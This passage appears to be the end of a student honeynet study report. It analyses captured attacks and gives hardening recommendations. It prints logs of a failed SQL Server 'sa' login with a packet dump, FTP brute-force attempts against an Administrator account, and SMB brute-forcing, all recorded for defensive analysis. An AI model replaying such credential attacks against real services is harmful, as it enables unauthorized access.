
This attempt was failed because the attacker tried to login to the default ‘sa’ account in SQL Server which does not have a password. However a password was setup for this account which didn’t allow the attacker to gain remote access to the SQL Server database.

The recommended solution is to either disable the default ‘sa’ account or to set a password for the account.

```
Client Name: SERVER
Username: sa
Password: server
App Name: OSQL-32
Server Name: 96.53.93.62
Library Name: ODBC
```

```
0000  00 0c 29 e6 53 64 68 ef  bd 85 f2 d9 08 00 45 00   ..).Sdh. ......E.
0010  00 ce 61 37 40 00 77 06  8f d6 ae 25 a6 83 60 35   ..a7@.w. ...%..`5
0020  5d 3e ab 4e 05 99 b0 35  e1 1f 96 81 03 65 50 18   ]>.N...5 .....eP.
0030  ff ff 2c b0 00 00 10 01  00 a6 00 00 01 00 9e 00   ..,..... ........
0040  00 00 01 00 00 71 00 00  00 00 00 00 00 07 14 0d   .....q.. ........
0050  00 00 00 00 00 00 e0 03  00 00 e0 01 00 00 09 04   ........ ........
0060  00 00 56 00 06 00 62 00  02 00 66 00 06 00 72 00   ..V...b. ..f...r.
0070  07 00 80 00 0b 00 00 00  00 00 96 00 04 00 9e 00   ........ ........
0080  00 00 9e 00 00 00 00 50  56 c0 00 01 00 00 00 00   .......P V.......
0090  9e 00 00 00 53 00 45 00  52 00 56 00 45 00 52 00   ....S.E. R.V.E.R.
00a0  73 00 61 00 92 a5 f3 a5  82 a5 c2 a5 f3 a5 82 a5   s.a..... ........
00b0  4f 00 53 00 51 00 4c 00  2d 00 33 00 32 00 39 00   O.S.Q.L. -.3.2.9.
00c0  36 00 2e 00 35 00 33 00  2e 00 39 00 33 00 2e 00   6...5.3. ..9.3...
00d0  36 00 32 00 4f 00 44 00  42 00 43 00              6.2.O.D. B.C.
```

Additionally, there seemed to be many brute-force attempts on the NetBIOS SMB-DS service where administrator privileges were attempted to be gained.



Our server would return this notifying them of a failed login attempt.

FTP Login Attempts

Despite all the user accounts mapped to the FTP service, all FTP login attempts were only made as Administrator. It is supposed that the attacker is attempting to go after unsecured Administrator accounts, such as those on Windows XP where the FTP account would not have a password associated with it.

```
FTP    Request: USER Administrator
FTP    Response: 331 Password required for Administrator.
FTP    Request: PASS casey
FTP    Response: 530 User Administrator cannot log in.
FTP    Request: USER Administrator
FTP    Response: 331 Password required for Administrator.
FTP    Request: PASS casper
FTP    Response: 530 User Administrator cannot log in.
FTP    Request: USER Administrator
FTP    Response: 331 Password required for Administrator.
FTP    Request: PASS cassandra
FTP    Response: 530 User Administrator cannot log in.
FTP    Request: USER Administrator
FTP    Response: 331 Password required for Administrator.
FTP    Request: PASS cassie
FTP    Response: 530 User Administrator cannot log in.
FTP    Request: USER Administrator
FTP    Response: 331 Password required for Administrator.
FTP    Request: PASS castle
FTP    Response: 530 User Administrator cannot log in.
FTP    Request: USER Administrator
FTP    Response: 331 Password required for Administrator.
FTP    Request: PASS cat
FTP    Response: 530 User Administrator cannot log in.
```

MS Terminal Server Request

A memory leak in Terminal servers in Windows 2000 allows remote attackers to cause a denial of service using malformed Remote Desktop Protocol (RDP) requests to port 3389. This leads to all available memory resources being consumed.

The remote desktop protocol is vulnerable to Man-in-the-middle attacks and an attacker can obtain a valid username and password to gain further access on the remote host.

The recommended solution to avoid this vulnerability is to install the latest patch to fix the memory leak issue in Terminal servers.

CONCLUSION

HoneyNet Shortcomings

The HoneyWall CD and associated tools seem to have become abandoned. The last version of the HoneyWall CD (roo 1.4) came out in 2007 as did the Sebek server and client. However, despite this relatively recent release date for Sebek, it is completely unusable on Windows systems and quite unstable on Ubuntu 7.10.

There is currently no support for 64-bit operating systems for Sebek and the developers even said that no support is ever planned. The lack of planned support is now redundant considering the entire project seems to have been abandoned completely.

The HoneyWall system itself used to have an associated repository, but this has also died, meaning that without recreating the HoneyWall CD from scratch there is no way to update the system at all.

The HoneyWall system tends to stop forwarding traffic to the HoneyPot systems after a while and requires a complete reboot in order to correct the problem. This resulted in many days with zero data collection unless we caught the issue early.

The documentation for the HoneyWall CD and Sebek client/server is replete with broken links and is exceptionally incomplete. Because of this, much of the HoneyWall configuration and setup required trial and error in order to configure properly.

Future Recommendations

With respect to this type of project, it is this teams recommendation that usage of both Sebek and HoneyWall be discontinued in the future. It is further recommended that teams create a HoneyWall-like system from scratch using up-to-date software and utilities. For instance, one could implement a HoneyWall-like system using two bridged interfaces, a firewall, and Snort as an IDS. Unfortunately, easy to use interfaces like Wall-Eye will be difficult to replace and analysis of the data may take longer to complete.

Windows Recommendations

Disable NetBIOS over TCP/IP on any externally facing interface. This is one of the biggest security holes in older versions of Windows.

Disable Windows file & printer sharing on external interfaces in order to reduce the chance of an attacker establishing a NULL session with the server. Unfortunately, if them server also acts as a domain controller, doing this introduces many other active directory issues. Microsoft's recommendation for this type of situation is to use a separate domain controller inside the network.

Linux Recommendations

Require all administrators (sudo access) to adhere to strict password standards. This can be implemented using a password policy on the system that disallows passwords under a certain level of complexity.

Do not use system user accounts/passwords for authentication in POP3/IMAP/SMTP, as anyone remotely connecting to the server is having their user name and password sent in clear text. Anyone sniffing packets over an open WiFi connections or LAN will be able to gleam this information quite easily.

Run Apache in a chrooted environment to protect against flaws in a web application. Basically this means that if Apache or the web application is compromised, remote code executions would be limited to the top level directory in the chrooted environment.

APPENDIX

Tools & Software Used

- HoneyWall CD – roo 1.4
- Walleye: Honeywall Web Interface
- Snort IDS
- tcpdump
- tcptrace – tcpdump statistics generation

- snortalog – report generation from snort alert files
- ip-tools.net – GeoIP resolution
- Wireshark
- Sawmill Log Analyzer
- Microsoft Excel
- VMWare Workstation 7.1

Directory Listing

- **logs –** Contains all the log files from the Ubuntu 7.10 system as well as snort logs.
- **snortalog –** Contains snortalog reports generated from the snort logs.
- **statistics –** Contains statistics created by tcptrace on the packet dumps.
- **tcpdump –** Contains all the packet dumps for the entire recording period.
- **worm –** Contains a copt of the worm that infected the Windows 2000 server system.